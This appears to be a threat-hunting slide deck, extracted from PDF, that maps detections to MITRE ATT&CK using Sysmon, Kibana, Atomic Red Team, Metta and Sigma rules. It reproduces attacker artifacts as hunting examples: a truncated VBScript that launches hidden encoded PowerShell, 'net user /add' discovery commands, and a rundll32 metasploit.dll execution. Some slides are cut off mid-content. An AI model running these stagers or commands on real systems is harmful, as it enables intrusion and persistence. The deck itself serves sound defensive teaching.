
Techniques – The “How”

- Bootkit
- UAC Bypass
- Credential Dumping
- Pass the Hash
- Custom Protocol
- Exfil over Cmd. & Ctrl.



WHY IS IT IMPORTANT?

It tells you this piece




WHY IS IT IMPORTANT?

- AWESOME **blue team** checklist!
 - High level analytics
 - **Most dangerous** events to miss
 - **Objectively measures your defense!**
- Ask:
 - Which can you ***actually*** detect?
 - What techniques pose the **most risk**?
 - Do those two overlap?



Oh crap...



Post-Exploit
Techniques

**Things we
can detect**

Becomes

**Blue
Team**



HOW TO IMPLEMENT IT

- **Quantify** detection levels
- Write new analytics, **track progress**
- Perform **red/purple teaming**
 - Repeatedly test detections
 - Automate it
- Rinse, Detect, Repeat
- **Demonstrate improvement**



QUANTIFYING DETECTION MATURITY

1. No Detection
2. Locally Logged
3. Centrally Logged
4. Log Enriched/Correlated
5. Report / Visualization
6. Experimental / Functional Detection
7. High Fidelity Detection
 - Visualize with **ATT&CK Navigator**



ATT&CK NAVIGATOR


Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command And Control
51 items	27 items	49 items	18 items	17 items	17 items	25 items	13 items	9 items	19 items
AppCert DLLs	AppCert DLLs	Extra Window Memory Injection	Forced Authentication	File and Directory Discovery	Application Deployment Software	Command-Line Interface	Browser Extensions	Exfiltration Over Command and Control Channel	Commonly Used Port
Application Shimming	Application Shimming	Bypass User Account Control	Hooking	Permission Groups Discovery	Replication Through Removable Media	Execution through Module Load	Data from Local System	Exfiltration Over Other Network Medium	Connection Proxy
Browser Extensions	Extra Window Memory Injection	Code Signing	Replication Through Removable Media	Network Share Discovery	Third-party Software	Scheduled Task	Data from Removable Media	Exfiltration Over Alternative Protocol	Data Encoding
Hooking	Hooking	Component Object Model Hijacking	Credentials in Files	System Owner/User Discovery	Logon Scripts	Source	Email Collection	Exfiltration Over Alternative Protocol	Standard Cryptographic Protocol
Scheduled Task	Scheduled Task	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Time Discovery	Pass the Ticket	Third-party Software	Audio Capture	Data Encrypted	Multi-hop Proxy
Component Object Model Hijacking	Bypass User Account Control	Image File Execution Options Injection	Brute Force	Security Software Discovery	Shared Webroot	Dynamic Data Exchange	Input Capture	Exfiltration Over Physical Medium	Custom Command and Control Protocol
DLL Search Order Hijacking	DLL Search Order Hijacking	Masquerading	Exploitation of Vulnerability	System Network Connections Discovery	Exploitation of Vulnerability	Local Job Scheduling	Man in the Browser	Automated Exfiltration	Uncommonly Used Port
Image File Execution Options Injection	Image File Execution Options Injection	Access Token Manipulation	Input Capture	System Service Discovery	Taint Shared Content	Regsvr32	Screen Capture	Scheduled Transfer	Web Service
Launch Daemon	Launch Daemon	Exploitation of Vulnerability	Securityd Memory	System Information Discovery	Windows Remote Management	Trusted Developer Utilities	Automated Collection	Data Compressed	Domain Fronting
LC_LOAD_DYLIB Addition	Launch Daemon	File Deletion	Two-Factor Authentication Interception	Query Registry	AppleScript	Windows Management Instrumentation	Clipboard Data	Data Transfer Size Limits	Multiband Communication
Logon Scripts	Setuid and Setgid	Gatekeeper Bypass	Account Manipulation	Remote System Discovery	SSH Hijacking	Windows Remote Management	Data from Network Shared Drive		Multilayer Encryption
Accessibility Features	Access Token Manipulation	Hidden Users	Bash History	System Network Configuration Discovery	Remote File Copy	AppleScript	Data Staged		Custom Cryptographic Protocol
Bootkit	Accessibility Features	Hidden Window	Password Filter DLL	Account Discovery	Remote Services	InstallUtil	Video Capture		Data Obfuscation
Dylib Hijacking	Dylib Hijacking	Indicator Removal on Host	Credential Dumping	Application Window Discovery	Distributed Component Object Model	LSASS Driver			Remote File Copy
External Remote Services	Exploitation of Vulnerability	Install Root Certificate	Input Prompt	Network Service Scanning	Pass the Hash	PowerShell			Standard Application Layer Protocol
Local Job Scheduling	New Service	Plist Modification	Keychain	Peripheral Device Discovery	Remote Desktop Protocol	Regsvcs/Regasm			Standard Non-Application Layer Protocol
Login Item	Plist Modification	Process Injection	Network Sniffing	Process Discovery	Windows Admin Shares	Execution through API			
New Service	Process Injection	Regsvr32	Private Keys			Graphical User Interface			Communication Through Removable Media
Plist Modification	Service Registry Permissions Weakness	Trusted Developer Utilities				Launchctl			Fallback Channels
Service Registry Permissions Weakness	SID-History Injection	Clear Command History				Mshta			Multi-Stage Channels
Change Default File Association		File System Logical Offsets				Rundll32			
		Deobfuscate/Decode Files or Information				Scripting			

<https://mitre.github.io/attack-navigator/enterprise/>



RED CANARY - ATOMIC RED TEAM


- Atomic tests for MITRE ATT&CK Tactics
- 1. Execute Tests
- 2. Collect Evidence
- 3. Develop Detection
- Measure Progress
- Visualize with **VECTR / ATT&CK Navigator**
- Progress to **adversarial simulation**



<https://github.com/redcanaryco/atomic-red-team>



VECTR.IO — THREAT SIMULATION & REPORTING



AUTOMATED ADVERSARY EMULATION


- **Caldera** - <https://github.com/mitre/caldera>
 - BRAWL – Free dataset from Caldera run
 - CASCADE – Prototype automated analysis tool
- **Metta** - <https://github.com/uber-common/metta>
 - Uses Redis/Celery, Python and Vagrant
 - Test your detection rules

```
$ python run_simulation_yaml.py -f MITRE/Discovery/discovery_account.yaml
YAML FILE: MITRE/Discovery/discovery_account.yaml
OS matched windows...sending to the windows vagrant
Running: cmd.exe /c net group \"Domain Admins\" /domain
Running: cmd.exe /c net user /add
Running: cmd.exe /c net user /domain
Running: cmd.exe /c net localgroup administrators
```



NEW PROBLEM:

- Lots of complicated analytics to write
- Not all analysts can write analytics
- What now?



SIGMA — GENERIC SIEM RULE FORMAT

- **Blue teams needs this!!!**
- **Sigma is to logs** what Snort is to network traffic and YARA is to files
 - High level generic language for analytics
- Enables easy import and sharing across orgs
- **Decouples rule logic from specific implementation**
- **Eliminates SIEM tribal knowledge**
- Put in **MISP** to store aligned with threat intel
- Written by Florian Roth & Thomas Patzke




SIGMA RULES



```
title: Office Macro Starts Cmd
status: experimental
description: Detects a Windows
references:
  - https://www.hybrid-analysis
author: Florian Roth
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    ParentImage:
      - '*\WINWORD.EXE'
      - '*\EXCEL.EXE'
    Image: '*\cmd.exe'
  condition: selection
fields:
  - CommandLine
  - ParentCommandLine
```






EXAMPLES



POST-EXPLOITATION HUNTING

- We assume compromise...
- **What** would attacker do?
 - ATT&CK **Tactics**
- **How** would they do it?
 - ATT&CK **Techniques**
- **Example Story**: Malicious doc in email
 - **Macro** was run, now what?

IT LOOKS LIKE



YOU'RE GETTING PWND

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
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TACTIC: PERSISTENCE

- Item #1 for attackers
- ATT&CK techniques:
 - New Service
 - Scheduled Task
 - Registry Run Keys / Start Folder ...
- Visible in **Windows** / **Sysmon** logs
 - **New Service** = Event ID 7045
 - **Schedule Task** = Event ID 4698
 - **Registry Run Keys / Start Folder** = Sysmon Event ID 13
 - **Least frequency of occurrence** analysis w/ Kibana




TECHNIQUE: REGISTRY RUN KEY

5 hits New Save Open Share Reporting < ⌚ Last 7 days >

event_id:13 Uses lucene query syntax 🔍

log_name: "Microsoft-Windows-Sysmon/Operational" Add a filter + Actions ▶

➡ August 27th 2017, 09:31:37.713 - September 3rd 2017, 09:31:37.713 — Auto ▾



event_data.TargetObject

event_data.Details

HKU\S-1-5-21-3463664321-2923530833-3546627382-1000\Software
\Microsoft\Windows\CurrentVersion\Run\neUUHyTOcw ←

C:\Users\IEUser\AppData\Local\Temp\SCYjVUnvpV.vbs ←

@timestamp per 3 hours

Time ▾

event_data.TargetObject

event_data.Details

▶ September 3rd 2017, 09:06:27.154

HKU\S-1-5-21-3463664321-2923530833-3546627382-1000\Software\Microsoft\Windows\CurrentVersion\Run\neUUHyTOcw

C:\Users\IEUser\AppData\Local\Temp\SCYjVUnvpV.vbs



TACTIC: EXECUTION

"I'm safe, I use AppLocker!"

- **ATT&CK Techniques:**
 - Rundll32, RegSvr32
 - PowerShell, Scripting
- What do these have in common?
 - **Whitelisting bypass!**

How to find:

- **Process creation** logs
- **PowerShell** logs
- **Sysmon** logs
 - Writing files in odd locations
 - ImageLoad events (if active)
- **AppLocker** 8002/8003
 - If DLL Rules turned on



TECHNIQUE: SCRIPTING + POWERSHELL

```
<script language="VBScript">  
window.moveTo -4000, -4000  
Set kOovC = CreateObject("Wscript.Shell")  
Set dM02BNvEvl = CreateObject("Scripting.FileSystemObject")  
If dM02BNvEvl.FileExists(kOovC.ExpandEnvironmentStrings("%PSModulePath%") + "..\powershell.exe") Then  
    kOovC.Run "powershell.exe -nop -w hidden -e  
aQBmACgAWwBJAG4AdABQAHQAcbBdADoA0gBTAGkAegBlACAALQBlaHEAIAA0ACKAewAkAGIAPQAnAHAAbwl  
cgBzAGgAZQBzAGwALGBlAHgAZQANAH0AZQBzAHMAZQB7ACQAYgA9ACQAZQBuaHYA0gB3AGKAbgBKAGKAcb/  
YAR=AUkAcwB2AGCAcAwZABQAYABXACkAbgBlACCAcAwZAFEAAbwB2AGUAcbBTAGcAZQBzAGUAYAB2ADEALG
```

TECHNIQUE: RUNDLL32

t	computer_name	⊕ ⊖ □ *	IE11win7
t	event_data.CommandLine	⊕ ⊖ □ *	rundll32 c:\Users\IEUser\AppData\Local\Temp\metasploit.dll DllMain
t	event_data.CurrentDirectory	⊕ ⊖ □ *	C:\Users\IEUser\Downloads\
t	event_data.Hashes	⊕ ⊖ □ *	MD5=C648901695E275C8F2AD04B687A68CE2, SHA256=3FA4912EB43FC304652D7B01
t	event_data.Image	⊕ ⊖ □ *	C:\windows\System32\rundll32.exe

8,003

Microsoft-windows-App
Locker/EXE and DLL

%OSDRIVE%\USERS\IEUSER\APPDATA\LOCAL\TEMP\METASPLOIT.DLL
was allowed to run but would have been prevented from ru
nning if the AppLocker policy were enforced.

Upgrade to meterpreter - Caught Twice!



TECHNIQUE: POWERSHELL

Add a filter +

Sysmon Network Connections	
Image	Count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	17
C:\Users\IEUser\Downloads\SysinternalsSuite\Psexec.exe	
C:\Users\Administrator\Downloads\autoruns.exe	2
C:\Windows\System32\rundll32.exe	2
C:\Windows\system32\rundll32.exe	1

Filter for value

event_id List	
Event ID	Count
8,002	12,265
4,688	1,286
7,036	819
4,104	814
1	502

Sysmon Network Connections

Image

Count

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

17



PowerShell network connections, let's investigate

September 3rd 2017, 15:51:52.712	IE11Win7	6056	C:\Windows\System32\svchost.exe	C:\Windows\System32\slui.exe -Embedding
September 3rd 2017, 15:16:21.409	IE11Win7	6068	C:\Windows\System32\taskeng.exe	"C:\Program Files\Google\Update\GoogleUpdate.exe" /ua /installsource scheduler

TECHNIQUE: CREDENTIAL DUMPING

The screenshot shows the Kibana dashboard with the search bar containing 'powershell.exe'. The search results for 'Sysmon Network Connections' are displayed. A table shows the count of events for each image, with 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' having a count of 17. Another table shows the count of events for each event ID, with event ID 600 having a count of 48 and event ID 1 having a count of 34. A red box highlights a specific event with the following details:

